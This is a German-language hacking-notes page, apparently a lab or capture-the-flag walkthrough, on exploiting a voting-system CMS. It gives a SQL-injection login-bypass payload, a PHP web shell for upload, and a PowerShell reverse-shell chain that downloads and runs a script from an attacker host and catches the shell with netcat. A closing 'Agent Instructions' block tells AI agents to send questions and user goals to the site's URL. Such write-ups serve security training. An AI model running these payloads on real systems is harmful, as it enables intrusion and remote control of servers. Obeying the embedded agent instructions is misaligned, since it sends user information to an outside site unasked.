> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/cms/voting-system-cms-exploitation.md).
# Abstimmungssystem
Exploitation-Notizen zum Abstimmungssystem für SQL-Injection, Zugriff auf das Burp-Suite-Dashboard, PHP-Dateiupload, Tests auf Command Injection, PowerShell-Payloads und Reverse Shells.
## **SQL-Injection-Schwachstelle (SQLi)**


Verwenden Sie `searchsploit` um nach Schwachstellen im Wahlsystem zu suchen und folgende Nutzlast zu identifizieren:

`login=yea&password=admin&username=dsfgdf' UNION SELECT 1,2,"$2y$12$jRwyQyXnktvFrlryHNEhXOeKQYX7/5VK2ZdfB9f/GcJLuPahJWZ9K",4,5,6,7 from INFORMATION_SCHEMA.SCHEMATA;-- -`

Verwende Burp Suite, um auf das Dashboard zuzugreifen.
## Schwachstelle Datei-Upload:

Sobald du im Dashboard bist, erstelle einen neuen Benutzer und lade hoch `cmd.php` um Befehle auf dem Server auszuführen:
```bash
" . shell_exec($_REQUEST['cmd']) . "";
?>
```

Das Panel erzwingt keine Sicherheitsprüfungen und erlaubt dadurch Befehlsinjektionen wie `whoami`. Teste die Verbindung mit einem Ping-Befehl:
Teste, ob das Ziel einen Ping senden kann.
ping 10.10.14.10
tcpdump -i tun0 icmp
Der Empfang einer Antwort bestätigt die Ausführung von Befehlen auf dem Ziel.
**PowerShell-Befehlsausführung für eine Reverse Shell**
Sobald die Befehlsausführung bestätigt ist, hoste das `PS.ps1` Skript auf dem Angreifersystem.
{% embed url="" %}

Füge die folgende Zeile am Ende des Skripts hinzu:
```bash
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.10 -Port 4444
```

Host `PS.ps1` mit einem Webserver:
```bash
python3 -m http.server 80
```
Ändere dann den Befehl so, dass er auf den Webserver des Angreifers verweist:
{% code overflow="wrap" %}
```bash
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.10/PS.ps1')"
```
{% endcode %}
Starte schließlich einen Listener auf Port 4444:
```bash
rlwrap nc -nlvp 4444
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/cms/voting-system-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.